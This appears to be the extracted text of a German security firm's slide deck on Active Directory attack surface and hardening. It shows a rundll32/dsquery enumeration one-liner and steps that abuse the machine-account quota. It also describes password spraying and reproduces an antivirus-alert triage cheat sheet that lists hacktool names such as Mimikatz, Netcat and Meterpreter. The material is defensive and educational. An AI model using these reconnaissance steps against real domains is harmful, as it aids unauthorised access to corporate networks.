

Angriffsziel On-Premises-Active-Directory

Frank Ullly, Head of Research | Nürnberg, 25. Oktober 2022

2'000+

Cybersecurity-Projekte




Oneconsult-Unternehmensgruppe:
Oneconsult International AG
(Holding), Oneconsult AG,
Oneconsult Deutschland AG,
Oneconsult New Zealand Limited

100+

Red-Teaming-
Projekte

250+

Incident-Response-
Einsätze




**Inhabergeführt
seit 2003**



Großschadensfall Ransomware: Von Null zum Domänenadmin (thedfirreport.com)

Stand 7A-304



Benutzer, Computer, Gruppen etc. sind Objekte mit Attributen

ADDS-Datenspeicher

Domänencontroller


Forest

Domäne

Baum (DNS)


Organisationseinheit / Site

Gruppenrichtlinie



Jeder authentifizierte Benutzer sieht sehr viel

rundll32 C:\Windows\system32\dsquery.dll,OpenQueryWindow



Update-Management Windows-Server-Support



SERVER-VERSION	2012 R2	2016	2019	2022
Ende Mainstream-Support	09.10.2018	11.01.2022	09.01.2024	13.10.2026
Ende Extended-Support	10.10.2023	12.01.2027	09.01.2029	14.10.2031




Standard-Einstellungen



ms-DS-MachineAccountQuota: Jeder Benutzer kann 10 Computer anmelden

- ① `PS> Add-Computer -Domain domain.com`
- ② Das Domänenkonto zu den lokalen Administratoren hinzufügen.
- ③ Alle anderen Administratorkonten entfernen
- ④ `setspn -L <computername>`
- ⑤ `setspn -D HOST/<computername>`

Angriff Überblick



Malware-Scanner zentral

Antivirus-Meldungen schnell interpretieren

Antivirus Event Analysis Cheat Sheet

Florian Roth @cyb3rops


Attribute	Less Relevant	Relevant	Highly Relevant
Virus Type	HTML Iframe Keygen Joke Adware Clickjacking Crypto FakeAV	Trojan Backdoor Agent Malware JS Creds PS PowerShell Exploit Ransom	PassView Tool-Netcat Tool-Nmap RemAdm NetTool Crypto Scan HackTool HTool HKTL PWCrack SecurityTool Clearlogs PHP/BackDoor ASP/BackDoor JSP/BackDoor Backdoor.PHP Backdoor.ASP Backdoor.JSP Webshell DumpCreds MPreter Koadic Razy ATK/ CobaltStr COBEACON Cometer Keylogger Meterpreter Metasploit PowerSSH Mimikatz PowerSploit PSWTool PWDump Swrort Rozena Backdoor.Cobalt PShISpy Packed.Generic.347 IISExchgSpawnCMD
Location	Temp Internet Files Removable Drive (E:, F:, ...)	C:\Temp \$Recycle.bin C:\ProgramData C:\Users\Public AppData\Local\Temp AppData\Roaming\Temp C:\Windows\Temp	%SystemRoot% (e.g. C:\Windows) C:\ \\Client\A-Z\$ (remote session client drive) \\tsclient\<drive> C:\PerfLogs *\$ (execution on remote host) Other directories that are writable for Administrators only
User Context		Standard User	Administrative Account Service Account

System	File Server Email Server Ticket System	Workstation Other Server Type	Domain Controller Print Server DMZ Server Jump Server Admin Workstation
Form / Type	Common Archive (ZIP)	Not Archived / Extracted, Uncommon Archive (RAR, 7z, encrypted Archive)	File Extensions: .ASP .ASPX .BAT .CHM .HTA .JSP .JSPX .LNK .PHP .PS1 .SCF .TXT .VBS .WAR .WSF .WSH .XML .CS .JPG .JPEG .GIF .PNG .DAT .CS
Time		Regular Work Hours	Outside Regular Work Hours
Google Search (File Name)		Well-known Malware (e.g. mssecsvc.exe) or no result at all	APT related file mentioned in report
Virustotal (Requires Hash / Sample)	Notes > "Probably harmless", "Microsoft software catalogue" File Size > Less than 16 byte (most likely an empty file, error page etc.) ssdeep > 3:: means file is filled with zeros (likely caused by AV)	Comments > Negative user comments Additional Information > Tags > CVE-* Additional Information > File names: *.virus Additional Information > File names: hash value as file name Packers identified > Uncommon Packers like: PECompact, VMProtect, Telock, Petite, WinUnpack, ASProtect Suspicious combinations > e.g. UPX, RARSFX, 7ZSFX and Microsoft Copyright	File Detail > Revoked certificate Packers identified > Rare Packers like: Themida, Enigma, ApLib, Tasm, ExeCryptor, MPRESS, ConfuserEx Comments > THOR APT Scanner: "Hacktools", "Threat Groups", "Webshell", "Cobalt Strike", "Empire", "Mimikatz", "Veil", "Privilege Escalation", "Password Dumper", "Koadic", "Elevation", "Winnti"



Passwortangriffe

Password Spraying (und Credential Stuffing)



Die Konten werden nicht gesperrt, da nur ein Passwort in jedem Authentifizierungsversuch für jeden Benutzer verwendet wird.

Anschließend wartet das Spraying Tool bevor das nächste Passwort ausprobiert wird.



Fine-Grained Password Policies (FGPP) für Gruppen oder einzelne Benutzer

The screenshot shows the 'Create Password Settings: My New Password Policy' window. The 'Name' is 'My New Password Policy' and 'Precedence' is '1'. Under 'Password age options', the following are checked: 'Enforce minimum password age' (1 day), 'Enforce maximum password age' (42 days), and 'Enforce account lockout policy'. The lockout policy is set to 'For a duration of (mins): 30'. Other settings include 'Enforce minimum password length' (7 characters), 'Enforce password history' (24 passwords remembered), 'Password must meet complexity requirements', and 'Protect from accidental deletion'. The 'Description' is 'This Password Policy Applies to the David Sullivan and members of the PSOTest group'. The 'Directly Applies To' list shows 'David Sullivan' and 'PSOTest'.

Create Password Settings: My New Password Policy

Tasks: [Dropdown] Sections: [Dropdown]

Password Settings

Directly Applies To

Name: * My New Password Policy

Precedence: * 1

☒ Enforce minimum password length
Minimum password length (characters): * 7

☒ Enforce password history
Number of passwords remembered: * 24

☒ Password must meet complexity requirements

☐ Store password using reversible encryption

☒ Protect from accidental deletion

Description:
This Password Policy Applies to the David Sullivan and members of the PSOTest group

Password age options:

☒ Enforce minimum password age
User cannot change the password withi... * 1

☒ Enforce maximum password age
User must change the password after (... * 42

☒ Enforce account lockout policy:

Number of failed logon attempts allowed: * 6

Reset failed logon attempts count after (m... * 30

Account will be locked out

☒ For a duration of (mins): * 30

☐ Until an administrator manually unlocks the account

Directly Applies To

Name	Mail
David Sullivan	
PSOTest	


Add... Remove

More Information

OK Cancel

- ▶ Im Active Directory Administration Center > System -> Password Settings Container
- ▶ Gute Anleitung:
<https://specopssoft.com/de/blog/wie-sie-fein-abgestimmte-passwortrichtlinien-in-active-directory-erstellen/>
- ▶ Good Practices:
<https://www.lepide.com/blog/fine-grained-password-policy-best-practices/>

